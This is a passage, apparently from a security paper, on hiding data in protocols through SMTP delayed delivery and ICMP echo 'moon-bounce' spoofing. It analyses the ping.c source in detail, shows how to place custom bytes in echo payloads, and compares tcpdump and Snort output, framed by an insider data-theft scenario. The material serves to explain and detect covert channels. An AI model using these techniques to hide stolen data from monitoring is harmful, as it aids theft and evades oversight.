
Consider this scenario to illustrate the SMTP variant. Mallory Smith is an enterprising young lady who specializes in stealing identities. She is about to start a new temporary position at a local physician's office. During the week leading up to her start date she visits the local Public Library and creates for herself a free Yahoo email account using a false name. She had already found a mail server that generates Delay DSNs and therefore she knows how long the server will continue to try to send the message until it returns it to her Yahoo account. She sends an email to the vulnerable mail server with her password lists, notes, and source code in the message body. She begins her job and

cultivates good relationships with the other employees. On the day the message is to be returned to her Yahoo account she launches her attack and begins gathering HIPAA protected information. She never installed anything on the office computer and the only thing the office Network Admin would find in the logs is a single visit to Yahoo Mail. This event by itself is probably not enough to declare an incident that might lead to the investigation of the web browser temporary files where the content of the emails she looked at on Yahoo Mail may remain.

While the message is waiting in the out-bound queue of the MTA, the only thing connecting it to Mallory is the SMTP headers and potentially the various infrastructure security measures of the facility hosting the MTA. While that would seem to be a sizable amount of evidence to overcome, with the ever growing free and anonymous Internet access in our communities (Public Libraries, Coffee houses, wireless access in Hotels, etc…) and free email offers such as Yahoo, Hotmail, and now Gmail all the evidence points to a practically non-existent individual. If the attacker decides the data is no longer useful, she simply doesn't retrieve it.


ICMP Moon-Bounce Variant

Defcon (RR 5) is an annual gathering of network and computer security professionals and "enthusiasts". The convention is held in Las Vegas and is famous, or infamous, for its characters, extra-curricular activities, and ground breaking security presentations. Saqib Khan of Security Verification Incorporated gave a presentation on the ICMP Moon-Bounce technique (Ref 3) which seemed to draw on ideas found in Juggling with Packets (Ref 1). The technique takes the ICMP Type 8 and 0 exchange, normally held between two devices, and adds a third machine at the end. An ICMP Type 8 packet is generated with a Source IP address of a device other than the actual sender. This technique is called "spoofing" the IP address and causes the ICMP Type 0 packet to be sent to another device other than the actual source of the ICMP Type 8 packet. In the diagram below (Ref 3, slide 9), we see device A sending the ICMP Type 8 packet, where the source IP address is actually that of Device B, to a victim device. The victim, following RFC792, "replies" to the source address found in the packet which inadvertently sends the ICMP Type 0 packet to device B.



Saqib Khan, Stealth Data Dispersion
Ref 3, Slide 9

Device B would have to communicate to Device A that the content of the DATA portion of the ICMP Type 0 packet was received. Device B may accomplish this by sending his own ICMP Type 8 with another spoofed source address creating a circular path for the data. Because Device A and Device B essentially are refreshing the packet each time they resend it, this circular path may continue forever. If a Device C is added, using the same technique, the data will traverse seven different devices using four different spoofed addresses. Combine this obfuscation with the common and often overlooked usage of the ICMP protocol and the technique becomes, as Mr. Khan says, "very stealthy and should be able to bypass most defenses unhindered" (Ref 3, Slide 12).



Saqib Khan, Stealth Data Dispersion
Reference 3, Slide 10

There are certain defensive measures, which we will discuss in the Signatures and Evidence section of this paper, which might generate an alert if an ICMP packet of any type is larger than 800 bytes. For that reason our maximum storage per non-victim device can be up to 799 bytes. In the case of the examples given we could conceivably store just over 2kb on the network wire between the various devices involved. Granted, 2kb is a small amount of data. The frequent "refresh" required at the end of the ICMP Type 8 and 0 exchanges can also be argued to disqualify this technique as a storage medium. The goal, however, is not to create a permanent storage medium. The goal is to have a covert method to store or exchange admittedly transitory data.

Consider this scenario, drawing from the SMTP Delay variant scenario, where our temporary worker turned attacker, Mallory, retrieves her "delayed" email from her free web-based email account. She could then include her password list in the DATA portion of an ICMP Type 8 packet and send it to her friend Eve, spoofing her source IP address and bouncing the packet off of another device. Eve simply repackages the data in another ICMP Type 8 packet and repeats the process. Mallory, because she **is** the elite evil hacker, could even write a program that might perform Eve's process automatically. Regardless of the personnel involved, the password list is readily available to Mallory and is all but undetectable.

Description of Exploit

What is the vulnerability?

Rules are necessary for the orderly function of communities whether they consist of humans or computer networks. When the rules are vague they will be "expanded" by the members of the society to fit reality as the members see fit. In our human societies we see defense attorneys use the vagaries of our criminal rules to inject doubt into the minds of juries regardless of the guilt or innocence of the accused. When the society is a collection of computers or computer networks, vague rules can, and often are, used against the society just as they are in our human world. The subject of this paper, WBS, is possible because of a vague definition in RFC 792.

Why is RFC 792 vulnerable? Because there is no defined expectation for the content of the DATA portion of the ICMP Type 8 message (Ref 8, pg14-15), there is nothing for the protocol to compare against to determine if the packet is corrupt or invalid. As we have discussed already, many operating system vendors have their own implementation of the Echo and Echo Reply message and they are radically different in both content and length of that content. All of those vendors can claim strict adherence to the RFC. There is a logical fallacy here that if pursued could assist Mallory's gathering of identities. Perhaps a portion of one

RFC that is devoid of any guidance will not destroy the world as we know it, but it certainly does open up a Pandora's Box of problems and potential problems.

When humans communicate we use a wide array of means and methods to express our ideas. We expect a certain format to conversations and when that format is violated by one of the parties involved the best case result is confusion and the end of meaningful dialogue. The worst case result could mean the end of the conversation and one, or both, parties becoming angry or frightened. Consider the following dialogue:

Store Clerk: I have the product you need and it will cost $100.
Would you like to buy it?
Customer: Yes and here's my $100.

This is a simple question and answer conversation. The clerk expects either a YES or a NO answer and if YES he further expects the payment. We have all had this conversation to one monetary degree or another. The common courtesy instilled in us by our families call for a simple and smooth exchange at any check out counter. However, not all of us have the honor of being educated by families with common courtesy of this sort. Consider this dialogue:

Store Clerk: I have the product you need and it will cost $100.
Would you like to buy it?
Customer: Give me the product now and I won't hurt you.

This sudden break in the rules of communication we take for granted would certainly give the clerk some concern. Aside from common courtesy there are no hard and fast rules for communication. There are rules for how we interact within our society and those rules, our Civil Law, will eventually catch up with this particular customer. Unfortunately for the clerk, our Civil Law does not dictate the exact format and content of our conversations which allow the customer turned thief to make his heinous threat. It is this same lack of guidance of format and content that allows for the content of the DATA portion of the ICMP Echo and Echo Reply messages to be anything.

How is the vulnerability exploitable?

In December of 1983 Michael John Muuss was struggling with a network problem. He remembered a conversation he had had with a Dr. Dave Mills about how Dr. Mills could "measure path latency using timed ICMP Echo packets" (Ref 12). By measuring the latency between the paths of network devices Dr. Mills could determine what device is causing problems. Basically, if the path from device A to device B takes 20 milliseconds for the ICMP Echo and Echo Reply packets to traverse and the path from device B to device C takes 200 milliseconds, then device C is having a problem. A night of programming later and one of the most ubiquitous programs ever was born, Ping. Mr. Muuss had a problem to solve and probably wasn't thinking about possible security issues with

the ICMP protocol. As he wrote his code that night he created a function called Pinger, the heart of the program. In thirty-eight lines of code he created the ICMP Type 8 packet just as we discussed it in the Protocols section of this paper. He provided his own data for the DATA portion of the Type 8 message. By analyzing the source code of Muuss's Ping program we can see where the standard ICMP Type 8 message on Linux operating systems is given birth as well as how we can provide our own data for the message. The complete source code, as provided by Mr. Muuss, can be found in Appendix A. We will only analyze the Pinger function and the variables defined earlier in the program which it uses. Ping was written in the C programming language. Our purpose here is not to teach the reader C, rather it is to have a look at the code and translate such that the intent of the code is clear.

Analysis of the Original Ping program

There are some assumptions we have to make before we begin the analysis. As today, the original Ping program had some parameters the user could supply to make the program perform certain functions. For the purposes of this analysis we are going to assume the syntax:

```
Ping 192.168.2.3
```

is used. The Pinger function opens by laying the groundwork for the rest of the function. This is done by declaring some variables that will be used in the function.

```
pinger()
{
        static u_char outpack[MAXPACKET];
        register struct icmp *icp = (struct icmp *) outpack;
        int i, cc;
        register struct timeval *tp = (struct timeval *) &outpack[8];
        register u_char *datap = &outpack[8+sizeof(struct timeval)];
```

Beginning after the function declaration, pinger() and the open brace, {, we see the following on separate lines:

- The declaration for "outpack[MAXPACKET]" which will become the ICMP packet. The brackets imply that outpack is a series of bytes, called an array, limited in quantity by the value of MAXPACKET. MAXPACKET is defined in an earlier declaration (line 40 of ping.c found in Appendix A) as 4096 bytes. Each byte in "outpack" can be referred to as an element so we can say that "outpack" has a maximum of 4096 elements. Each element is accessed by using the format outpack[x] where x is the number of the element beginning with 0.

- The structure of the ICMP packet itself is declared and called “*icp”. If “icp” were a person, she would essentially be the one that points the movers carrying the box of cooking utensils to the kitchen. In short, she could be called a pointer, because of the “*”, to the outpack array. Without the *, icp represents the value to which she last pointed. Because icp is set to equal some element of outpack but no element is defined, the element is assumed to be the very beginning of the outpack array which is element 0. Because icp is a structure of ICMP (ref 13), it will know that whatever it is told to place in outpack will have to follow the ICMP packet format as discussed in the Protocol section of this paper.

- “i” and “cc” are declared as integers so they can be used to hold numeric values later.

- The structure of timeval (ref 14) is declared and called “*tp”. Timeval is used to hold the time an ICMP Echo packet is sent. The comments at the beginning of the pinger function say, “The first 8 bytes of the data portion are used to hold a UNIX “timeval” struct in VAX byte-order, to compute the round-trip time.” (Appendix A, line 254). VAX byte-order essentially means the values are listed from right to left rather than left to right. For example, if the hex values AB CD EF were to be placed in outpack, the value would appear as EF CD AB. Recent versions of Ping do not use VAX byte-order for the tp value as we will see later. Like *icp, *tp is also a pointer, again because of the “*”, that points to outpack[8]. Like icp again, tp is a structure of timeval so whatever it is told to place in outpack will have to follow that structure. The timeval structure is two integers representing a time value since the “Epoch” which is midnight GMT, January 1, 1970 on Unix and Linux systems and midnight GMT, January 1, 1601 on modern Microsoft systems. The first integer represents seconds and the other represents microseconds that further refines the first value. For example, the tp value of 42314.12332 would be viewed in the structure as 42314 seconds and 12332 microseconds. The question of why we have two integers taking 8 bytes in outpack would be a good one. The reason for this is in the C programming language integers require 4 bytes each to store in memory.

- Finally we see the declaration of *datap which is another pointer that points to outpack at an element that is 8 plus the size of timeval which is also 8. Therefore we can say that datap points to outpack[16].

So far, the function has created an array called outpack that can store a maximum of 4096 bytes. There are three pointers in the function; one that points to a number of elements of outpack beginning at element 0 (*icp), another that points to 8 elements of outpack beginning at element 8 (*tp), and the third points

to a number of elements of outpack beginning at element 16 (*datap). At this point of the program we do not know the size of icp or datap. We know that icp follows the structure of ICMP but we do not know the TYPE of the packet and without that we cannot determine the size. Datap does not have a structure and is simply defined as "u_char" which will take 1 byte of outpack. Since nothing has been assigned to datap yet, we can not determine the size. Another point that should be made clear is that any value placed in outpack must be a hexadecimal value.

Following the declarations, the ICMP protocol header is created as defined by RFC792. When icp was declared we said it had the structure of the ICMP packet itself. That means it has several values buried within the icp value. Here we see those values:

```
icp->icmp_type = ICMP_ECHO;
icp->icmp_code = 0;
icp->icmp_cksum = 0;
icp->icmp_seq = ntransmitted++;
icp->icmp_id = ident;              /* ID */
```

- The first line assigns ICMP_ECHO to the icmp_type value of the icp structure which is ICMP. When this program is compiled the compiler will replace ICMP_ECHO with the correct value of 08. Remembering that icp points to outpack, the icp->icmp_type value is placed in outpack[0]. Because icp is a structure of ICMP, as each value is assigned to the icp structure the element will be adjusted to fit the correct format of the ICMP packet header which is described in the Protocols section of this paper.

- The icmp_code value of the icp structure is set to 0 in accordance with RFC792. Again, because icp points to outpack, the icp->icmp_code value is placed in outpack. Because the CODE value is the second value in the ICMP packet header and icp follows the ICMP structure, the icp->icmp_code value will be placed after the icmp_type value in outpack which is outpack[1].

- Ping computes the CHECKSUM value using the "in_cksum" function (found at line 410 of ping.c) once the entire packet is constructed. Because we have not completed constructing the entire packet the CHECKSUM value cannot yet be computed. The program sets icp->icmp_cksum to 0 and because the "in_cksum" function generates an integer value the program will require two elements in outpack. Because icp follows the ICMP structure, the CHECKSUM value will be placed after the CODE value in outpack which means outpack[2] and outpack[3] are used to hold the value.

- RFC792 says that the sequence number for an ICMP Type 8 message might be incremented with each packet that is sent (Ref 8, pg 15). The

Ping program achieves this by setting icp->icmp_seq to the value of ntransmitted, an integer, which is set to 0 in line 67 of ping.c. Everytime the program sends another packet ntransmitted is incremented by 1. The icp->icmp_seq value will take two elements to store in outpack. Because icp follows the ICMP structure, the value is assigned to outpack[6] and outpack[7], skipping outpack[4] and outpack[5] which is reserved for the IDENTIFIER by the ICMP structure.

- RFC792 says that the IDENTIFIER may be used to identify the sender of the ICMP Type 8 message (Ref 8, pg 15). The Ping program achieves this by setting icp->icmp_id to a value known by the sender's operating system. This value is the program's process number, an integer, which is called ident. This insures that icp->icmp_id will remain constant as long as the program is sending packets because the process number is the only way the operating system has to keep track of the program. Like the tp value, the icp->icmp_id value is stored using VAX byte-order in outpack. Like the icp->icmp_seq value, this value is an integer requiring two elements. Because icp follows the ICMP structure the value is placed in outpack[4] and outpack[5], between the CHECKSUM value and the SEQUENCE value of the ICMP packet header.

Mr. Muuss assigned icp->icmp_seq and icp->icmp_id in reverse order for reasons that are forever lost to time. Fortunately, because icp is a structure of ICMP, the compiler will know the correct order to place these values in outpack. In fact, it would not matter had he listed these assignments in completely random order because the "struct icmp" would force the values into the correct format which is the ICMP packet header as defined in the Protocol section of this paper.

The next line of the program reads:

```
cc = datalen+8;
```

The "datalen" variable, as one might ascertain, is the length of the packet. Earlier in the program, line 137, datalen is set to 56 if there are no arguments in the syntax which is true in our case. Here the program adds 8, the size of the ICMP header information previously added, to datalen and assigns that value to "cc" which will later be used as the overall length of the packet.

Remember the pointer *tp? In this line the program puts the pointer to work.

```
if (timing)
        gettimeofday( tp, &tz );
```

The variable "timing" is set earlier in the program, line 142, if the value for datalen is greater than or equal to the size of the timeval structure. The size of the timeval structure is 8 and the value for datalen in line 142 is 56 therefore timing was set to 1. In the C programming language, if a variable is assigned a value it

will always say, “TRUE!” when asked if something can happen. In this line the variable “timing” is checked to see if the program can get the time of day. Since timing has been assigned a value already it says, “Sure, I have a value and therefore we can get the time of day”. The “gettimeofday” function (Ref 15) is included into the program at line 26 as part of the time.h header and will supply values for our *tp pointer as well as the tz variable which is ignored in our case. Remember that tp expects values assigned to it to follow the structure of timeval which is two integers, one for seconds and one for microseconds since the epoch. Also remember that *tp points to outpack[8] so the two integers supplied by the gettimeofday function are placed in 8 bytes of outpack beginning at outpack[8]. Outpack[8] through outpack[11] store the time in seconds while outpack[12] through outpack[15] store the additional time in microseconds. In the discussion on the declaration of *tp we discussed the Vax byte-order placement of these values. When Mr. Muuss was running Ping on his network in 1983, Vax byte-order may have been necessary but that is not the case today. The values are stored in their respective elements as unadulterated hex values.

At this point in the program 16 bytes of outpack have been populated, with the exception of outpack[2] and outpack[3] which will eventually hold the CHECKSUM values. Now we see where the rest of the DATA portion is populated.

```
for( i=8; i<datalen; i++)   /* skip 8 for time */
        *datap++ = i;
```

This line begins where *datap is currently pointing, outpack[16], assigns the value of i, which is 8, to that location, and increments both i and *datap. If the incremented value of i is less than the value of datalen, which is 64 at this point in the program, then the value of i, now 9, is again assigned to *datap, which is now outpack[17] after being incremented. Then i is again compared to datalen. When the value of i is not less than the value of datalen the program moves on to the next line. This “loop” creates the following series of 48 hexadecimal values in outpack beginning at outpack[16]:

```
08 09 0a 0b 0c 0d 0e 0f 10 11 12 13 14 15
16 17 18 19 1a 1b 1c 1d 1e 1f 20 21 22 23
24 25 26 27 28 29 2a 2b 2c 2d 2e 2f 30 31
32 33 34 35 36 37
```

This is the telltale Unix and Linux data portion of the ICMP Type 8 message. We will return to this portion of ping.c a little later. For now, we will finish up the analysis of the pinger function.

Having completed the packet by filling it with the series of values above, the program can now run the in_cksum function to generate the value for the CHECKSUM portion of the ICMP packet header.

```
icp->icmp_cksum = in_cksum( icp, cc );
```

icp->icmp_cksum takes the value provided by the in_cksum function and dutifully places it in outpack[2] and outpack[3] as defined by the ICMP structure.

The program is now ready to send the packet using this line:

```
i = sendto( s, outpack, cc, 0, &whereto, sizeof(struct sockaddr) );
```

The sendto function (ref 16), included in line 30 as part of the socket.h header, sends the packet across the wire. The “s” parameter is defined in line 158 and tells sendto essentially where the wire is. We have already determined that outpack is the packet itself and cc is the length of the packet. Since this particular packet is an ICMP Type 8 message, the next value is 0. If the packet was a different type, such as a TCP packet, this value might change depending on the number of flags sent with the packet. The “&whereto” and “sizeof…” parameters are used by the sendto function to determine the destination address. When the sendto function is executed it will return a value to i. If the function fails to send the packet, i will be -1. Otherwise i will be the number of bytes sent as part of the packet (ref 16).

Concluding the analysis we find some code that is used to control certain error conditions or after checking for an error and finding none do something.

```
if( i < 0 || i != cc )  {
        if( i<0 )  perror("sendto");
        printf("ping: wrote %s %d chars, ret=%d\n",
                hostname, cc, i );
        fflush(stdout);
}
if(pingflags == FLOOD) {
        putchar('.');
        fflush(stdout);
}
```

There are two “if” statements here. The first checks to see if the previous sendto function completed successfully. It does this by checking if i is less than 0 OR if i is not equal to cc which is the total size of the packet. If either condition is true, the program prints an error report to the screen. The second checks if the variable “pingflags” is set to the variable FLOOD. Pingflags is defined in line 106 if an “f” is found in the parameters of the program. Since our syntax did not include an “f” in the command line, the rest of the statement is ignored.

Now, we will “run” the program using known data for the variables and closely follow what happens in the pinger function as it builds the outgoing ICMP Type 8 packet. The syntax, as before, is simply

```
Ping 192.168.2.3
```

The pinger function creates the following in order:

1) the outpack array
2) *icp for the outpack array in general pointing to outpack[0] and up
3) *tp for the timeval section of the outpack array pointing to outpack[8] through outpack[15]
4) *datap for the data portion of the packet pointing to outpack[16] and up

The *icp pointer is assigned the following values in order:

1) icp->icmp_type is set to 08 and placed in outpack[0]
2) icp->icmp_code is set to 00 and placed in outpack[1]
3) icp->icmp_cksum is set to 2 values of 00 and placed in outpack[2] and outpack[3]
4) icp->icmp_seq is set to 2 values of 00 and placed in outpack[6] and outpack[7]
5) icp->icmp_id is set to the program's process id which in this case is 8295. This is converted to hex (2067) and following the VAX byte-order directive in the comments originally pertaining to the *tp value but is reflected here in this modern version of ping, the 67 portion is placed in outpack[4] and the 20 portion is placed in outpack[5].

The total length of the packet is figured and then the *tp pointer is assigned from the gettimeofday(tp, &tz) function which returns 8 bytes of information to tp. The information returned in the &tz value is ignored. *tp places them as follows:

1) the first 4 bytes("41 b3 6e f0" which is the time in seconds since epoch in hexidecimal) in outpack[8] through outpack[11]
2) the second 4 bytes("00 03 68 d2" which are the additional microseconds in hexidecimal) are placed in outpack[12] through outpack[15].

The rest of the packet is generated using the loop in line 277. *datap is used to place the values generated by the loop beginning in outpack[16]:

```
outpack element:16 17 18 19 20 21 22 23 24 25 26 27 28 29 30
                --+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
          value:08 09 0a 0b 0c 0d 0e 0f 10 11 12 13 14 15 16

outpack element:31 32 33 34 35 36 37 38 39 40 41 42 43 44 45
                --+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
          value:17 18 19 1a 1b 1c 1d 1e 1f 20 21 22 23 24 25

outpack element:46 47 48 49 50 51 52 53 54 55 56 57 58 59 60
                --+--+--+--+--+--+--+--+--+--+--+--+--+--+--+
          value:26 27 28 29 2a 2b 2c 2d 2e 2f 30 31 32 33 34

outpack element:61 62 63
                --+--+--+
          value:35 36 37
```

Now that the entire packet has been created the in_cksum function can be run. The function returns the value 8c 63. These two bytes are placed in outpack[2] and outpack[3] respectively.

Finally the packet is ready to be sent in line 284. The packet now looks like this through the eyes of Tcpdump:

```
0000   00 b0 d0 cd 98 17 00 0b db 96 15 f9 08 00 45 00   ..............E.
0010   00 54 00 00 40 00 40 01 b5 51 c0 a8 02 04 c0 a8   .T..@.@..Q......
0020   02 03 08 00 8c 63 67 20 00 00 41 b3 6e f0 00 03   .....cg ..A.n...
0030   68 d2 08 09 0a 0b 0c 0d 0e 0f 10 11 12 13 14 15   h...............
0040   16 17 18 19 1a 1b 1c 1d 1e 1f 20 21 22 23 24 25   .......... !"#$%
0050   26 27 28 29 2a 2b 2c 2d 2e 2f 30 31 32 33 34 35   &'()*+,-./012345
0060   36 37                                             67
```

Ethernet and IP Header supplied by the "s" value in the sendto function.

Outpack begins with:
Icp->icmp type in outpack[0]
Icp->icmp code in outpack[1]
Icp->icmp cksum in outpack[2] and outpack[3]
Icp->icmp id in outpack[4] and outpack[5] in VAX byte-order
Icp->icmp seq in outpack[6] and outpack[7]
**tp structure timeval – time in seconds since epoch – in outpack[8, 9, 10, 11]*
**tp structure timeval – time in microseconds – in outpack[12, 13, 14, 15]*

**datap in outpack[16] through the outpack[63]*

No, really, HOW is the vulnerability exploitable?

Mr. Muuss's Ping program has spread to operating systems far and wide with very little changes made to this basic structure. For Unix and Linux systems, the section where the DATA portion is filled out (line 277) now defines the de facto standard ICMP Type 8 packet for those platforms. Unfortunately, that same line of code reveals the vulnerability in RFC792. Mr. Muuss could have just as easily filled the data with any single character repeated 48 times. Mallory, our temporary worker turned attacker, could also fill the data with anything she wants. She could edit the source code in the declarations of the function pinger to read:

```
unsigned char evilcode[] =
"\x48\x65\x6c\x6c\x6f\x2c\x20\x61\x72\x65\x20\x79\x6f\x75\x20\x74\x68\x65\x72\x65\x3f";
```

and in line 277 make this change:

```
for( i=8; i<datalen; i++)   /* skip 8 for time */
        *datap++ = evilcode[i];
```

which would place "Hello, are you there?" in outpack beginning at outpack[16] and placing one character in each element until all characters were in outpack. Placing our own code into the original Ping application is that easy but this kind of exploitation of the vulnerability means recompiling the application every time we want to send a message which is not exactly practical for multiple usages.

There are thousands of applications available today that send ICMP type 8 packets, some are useful while others are just mean. Some force the definition

of the data between outpack[16] and the end of the packet while others allow the user to specify the data. Both types are perfectly legal in the eyes of RFC792.

Signatures and Evidence

During our discussion of the exploit we discussed the nature of human and computer communication. We used an example of a store clerk and a customer to illustrate how basic dialogues takes place and what happens when the customer suddenly violates human common courtesy and attempts to steal from the store clerk. If this brazen theft were to take place there would be evidence left behind. The testimony of the clerk and other witnesses, the absence of the stolen item, and perhaps closed circuit video of the entire event would be used in a Court of Law during the prosecution of the thief. The same is true of computer and network attacks. There may be logs that catch the attacker's presence, much like the closed circuit video. An application, service, or perhaps some files may be missing, disabled, or corrupt like the stolen item. Users may have actually witnessed their mouse moving on its own just as the store clerk and other patrons saw the event play out. There is always a trace of evidence that points to an event no matter how small the event or how fleeting or transitory the evidence. The question is can the evidence be discovered in time to explain the event. In the case of the WBS exploit, there are several pieces of evidence that might be available depending on the usage of the technique as described in this paper.

We will discuss three uses for the technique in this paper; a simple messaging mechanism, a file sharing mechanism, and a variant of the overall theme that could be used as data storage. All rely on the exploitation of the same basic vulnerability, which is the lack of definition for the content of various protocols. In some cases that content can certainly be defined such as the ICMP Protocol and its Type 8 and 0 messages. In other cases it is the inherent openness of the protocol that exposes itself to the vulnerability such as SMTP where the body of an email message simply cannot be defined without compromising the spirit of the protocol. Unlike many other vulnerabilities, the exploitation of this one attacks the network itself with the sole purpose of creating a parasitic relationship such that the disease cannot be cured without also killing the patient.

The messaging and file transfer techniques, relying on the ICMP Type 8 message, are currently very difficult to detect. There is no evidence that will exist long enough for a forensic analysis to reveal the attack. The evidence is the content of the payload that traverses the device in milliseconds. The data of a packet, what is left when all the headers are stripped away, is considered the payload. While the device is processing the packet there is the potential for the attack to be discovered through the use of a network protocol analyzer or sniffer such as Tcpdump (RR 1). If the sniffer isn't logging the traffic, the evidence will be available for only as long as it takes the offending packet to scroll off the

screen. The only traces the attack might leave on a system for any reasonable amount of time would be in the logs of a firewall such as Zone Alarm Personal Firewall (RR 6) or an intrusion detection system such as Snort (RR 7).

Protocol Analyzers

A typical ICMP Type 8 packet is shown below as it would appear from a sniffer such as Tcpdump using the syntax "tcpdump –vv –x icmp":

```
10:42:36.554010 IP (tos 0x0, ttl  64, id 0, offset 0, flags [DF], length: 84)
alice > bob: icmp 64: echo request seq 8704
        0x0000:  4500 0054 0000 4000 4001 ab5a a272 2564  E..T..@.@..Z.r%d
        0x0010:  a272 2506 0800 1cc8 d506 2200 41ab 436c  .r%.......".A.Cl
        0x0020:  0008 740e 0809 0a0b 0c0d 0e0f 1011 1213  ..t.............
        0x0030:  1415 1617 1819 1a1b 1c1d 1e1f 2021 2223  ............ !"#
        0x0040:  2425 2627 2829 2a2b 2c2d 2e2f 3031 3233  $%&'()*+,-./0123
        0x0050:  3435                                     45
```

If an attacker inserts her own data the packet could change to something like this:

```
01:31:50.614807 IP (tos 0x0, ttl  64, id 34582, offset 0, flags [none], length:
49) alice > bob: icmp 29: echo request seq 0
        0x0000:  4500 0031 8716 0000 4001 6e5b c0a8 0206  E..1....@.n[....
        0x0010:  c0a8 0204 0800 3a5f 9b71 0000 4865 6c6c  ......:_.q..Hell
        0x0020:  6f20 6172 6520 796f 7520 7468 6572 653f  o.are.you.there?
        0x0030:  0a
```

The difference between the two packets is obvious even to the most casual observer. Unfortunately sniffers do not alert the user regardless of the content or type of packet so this would go unnoticed unless someone was there to see it.

Intrusion Detection Systems

An IDS will generate an alert when a particular packet or series of packets matches a criteria established in the rules. Snort has a very robust rule writing language that allows for a very granular look at the packets available to it. While Tcpdump simply says, "Hey, here's a packet" Snort might say, "Hey, here's a packet" and then also generate an alert explaining, "This packet is an Icmp Type 8 packet" because a rule was looking for ICMP packets where the TYPE value was "08". Rules are stored in files that are collections of rules based on a particular topic. For example a file called ICMP.rules might include several rules related to ICMP and another file called HTTP.rules might include several rules related to HTTP. This approach helps that administrator be more discrete in what she wishes to monitor. She can pick which rules she wishes use by editing the snort.conf file where all the rules are listed.

"snort -d -b -h 192.168.2.0/24 -v -l ./log -c ./etc/snort.conf" delivers information on the packet to the screen while sending alerts to a file called alerts in the log directory.

An ICMP Type 8 packet would appear on the screen like this:

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

11/29-23:34:24.774109 192.168.2.4 -> 192.168.2.3
ICMP TTL:128 TOS:0x0 ID:1690 IpLen:20 DgmLen:60
Type:8  Code:0  ID:512   Seq:2304  ECHO
61 62 63 64 65 66 67 68 69 6A 6B 6C 6D 6E 6F 70  abcdefghijklmnop
71 72 73 74 75 76 77 61 62 63 64 65 66 67 68 69  qrstuvwabcdefghi

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

The alert in the /log/alert file would display this:

[**] [1:384:5] ICMP PING [**]
[Classification: Misc activity] [Priority: 3]
11/29-23:34:24.774109 192.168.2.4 -> 192.168.2.3
ICMP TTL:128 TOS:0x0 ID:1690 IpLen:20 DgmLen:60
Type:8 Code:0 ID:512   Seq:2304 ECHO

Unfortunately, Snort, using all of the current rules as of version 2.2.0, cannot tell the difference between a "legal" ICMP Type 8 and an "illegal" ICMP Type 8. A packet displayed on the snort screen that looks like this:

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

11/29-23:35:13.226857 192.168.2.4 -> 192.168.2.3
ICMP TTL:64 TOS:0x0 ID:41 IpLen:20 DgmLen:49
Type:8  Code:0  ID:39958   Seq:0  ECHO
48 65 6C 6C 6F 2C 20 61 72 65 20 79 6F 75 20 74  Hello, are you t
68 65 72 65 3F                                   here?

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

still only generates this alert:

[**] [1:384:5] ICMP PING [**]
[Classification: Misc activity] [Priority: 3]
11/29-23:35:13.226857 192.168.2.4 -> 192.168.2.3
ICMP TTL:64 TOS:0x0 ID:41 IpLen:20 DgmLen:49
Type:8 Code:0 ID:39958   Seq:0 ECHO

which only tells us an ICMP Type 8 packet has crossed the wire and nothing about the character of the packet.

Firewalls

The fact that network protocol analyzers (Tcpdump) and intrusion detection systems (Snort) will at best provide misleading alerts and at worst simply display the offending packet, means there has to be another solution. Firewalls discard or allow network traffic if it falls into certain categories. Webopedia defines firewall as (Ref 17):

